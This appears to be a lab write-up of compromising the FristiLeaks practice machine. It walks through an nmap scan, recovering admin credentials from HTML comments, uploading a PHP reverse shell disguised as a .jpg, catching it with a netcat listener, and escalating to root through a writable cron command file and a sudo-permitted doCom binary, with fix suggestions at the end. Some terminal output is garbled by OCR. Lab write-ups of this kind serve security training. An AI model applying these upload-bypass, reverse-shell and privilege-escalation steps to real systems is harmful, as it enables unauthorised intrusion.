Server IP Address	Ports Open
192.168.22.142	TCP: 80, 5004

Nmap Scan Results:


```
(kali* kali)-[~]
$ nmap 192.168.22.142
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-02-17 13:09 EST
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 13:10 (0:00:00 remaining)
Stats: 0:01:08 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 13:10 (0:00:00 remaining)
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 192.168.22.142
Host is up (2.7s latency).
Not shown: 924 filtered tcp ports (no-response), 74 filtered tcp ports (host-unreach)
PORT STATE SERVICE
80/tcp open http
5004/tcp open avt-profile-1
Nmap done: 1 IP address (1 host up) scanned in 74.80 seconds
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from:

I performed a dirb check on the address of the machine, where I found the following folders, I entered robots.txt and did not find a relevant folder:

The cola, sisi and beer bags were opened



But I understood that these were drinks like "Cola", so I opened port 80 with the address of the machine and there I found that the name of another drink was written on the page and then the following website opened for me




Welcome to #fristileaks admin portal



On the hidden page (when you press ctrl+u) there were all kinds of clues that led me to a username and password.






I found the username eezeepz, then there is another comment which appears to be a base64 encoded string.

I converted the code using a conversion software, and the following output came out: keKkeKKeKkEkkEk.


Welcome to #fristileaks admin portal



Login successful

upload file

After that I uploaded a file with malicious code with the extension php.jpg in order for the file to be uploaded as an "image" and pass the obstacle of uploading the file.



Then I opened Netcat to sport 443 and display detailed information about the connections. Thanks to opening Netcat I was able to get a shell on the machine

```
\( \text{kali} \circ \text{kali} - [\times] \\
\frac{1}{5} \text{ nc } -nlvp \ 443 \\
\text{listening on [any] } 443 \\
\text{connect to [192.168.22.132] from (UNKNOWN) [192.168.22.142] } 53381 \\
\text{Linux localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux 01:43:12 up 19:05, 0 users, load average: 9.00, 8.99, 8.91 \\
\text{USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT } \\
\text{uid=48(apache) gid=48(apache) groups=48(apache)} \\
\sh:\text{no job control in this shell} \\
\sh-4.1$ id \\
\text{id} \\
\text{uid=48(apache) gid=48(apache) groups=48(apache)} \\
\sh-4.1$ \|
```

Vulnerability Explanation:

I collected details from the page I got the path of the admin panel I got information, the username appeared and I set the password. I uploaded to the website reverse shell php in png and connected using netcat

Vulnerability Fix:

In order to fix the hacks it is better to delete

The comments in the html code and thus do not reveal data.

Improve file upload filtering and thus prevent files with malicious code from being uploaded.

Privilege Escalation

Additional Priv Esc info:

I looked for clues inside the machine in order to try to understand how to continue hacking the machine, where I found a message written by the author of the machine

```
bash-4.1$ cat *.txt
cat *.txt
hey eezeepz your homedir is a mess, go clean it up, just dont delete
the important stuff.
-jerry
bash-4.1$ ■
```

After the author of the machine wrote his hints, I executed them and was able to gain root permission:

```
Yo EZ,
I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
 from /home/admin/
Don't forget to specify the full path for each binary!
Just put a file called "runthis" in /tmp/, each line one command. The output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.
  - Jerry
bash-4.1$
bash-4.1$ ls
cat cronjob.py
chmod cryptedpass.txt
bash-4.1$ cat *.txt
                                  \begin{array}{lll} \text{cryptpass.py} & \text{echo} & \text{grep} & \text{whoisyourgodnow.txt} \\ \text{df} & \text{egrep} & \text{ps} \end{array}
bash-4.1$ cat *.txt
cat *.txt
mVGZ303omkJLmy2pcuTq
=RFn0AKnlMHMPIZpyuTI0TTG
bash-4.1$ su -fristigod
su -fristigod
su: invalid option -- 'r'
Try 'su --help' for more information.
bash-4.1$ su - fristigod
su - fristigod
su - fristigod
Password: LetThereBeFristi!
 -bash-4.1$ ls -l
total 0
-bash-4.1$ ls -la
ls -la
total 16
drwxr-xr-x 19 rec
drwxr-x-- 3 fristigod fristigod 4096 Nov 25 2015 .
drwxr-xr-x. 19 root root 4096 Nov 19 2015 .
-rw-- 1 fristigod fristigod 864 Nov 25 2015 .bash_history
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25 2015 .secret_admin_stuff
-bash-4.1$
```

```
bash-4.1$ cd /tmp
cd /tmp
bash-4.1$ echo "/home/admin/chmod -R 777 /home/admin/" > runthis
echo "/home/admin/chmod -R 777 /home/admin/" > runthis
bash-4.1$ ls
ls
cronresult runthis
```

```
-bash-4.1$ cat .bash*

cat .bash*

ls

pwd

ls -lah

cd .secret_admin_stuff/

ls
   ./doCom
   ./doCom test

sudo ls

exit

cd .secret_admin_stuff/

ls
   ./doCom

sudo -u fristi ./doCom ls /

sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /

exit

sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /

exit

sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom exit

sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom

exit

sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom

sudo /var/fristigod/.secret_admin_stuff/doCom

sudo /var/fristigod/.secret_admin_stuff/doCom

sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom

exit

sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom

exit
```

```
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
less /var/log/secure e
Fexit
exit
exit
-bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
[sudo] password for fristigod: kali

Sorry, try again.
[sudo] password for fristigod: LetThereBeFristi!

bash-4.1# id
id
uid=0(root) gid=100(users) groups=100(users),502(fristigod)
bash-4.1#
```

Vulnerability Explanation:

The sudo configuration enabled the user "fristigod" to execute a specific script as another user ("fristi") with elevated privileges. Additionally, a mechanism was in place to run commands from a file ("runthis") in tmp with the privileges of "fristigod."

Vulnerability Fix:

Do not put a file with write access that runs by automatic root. Do not give read access to code encryption files or passwords. Cancel root access to fristi.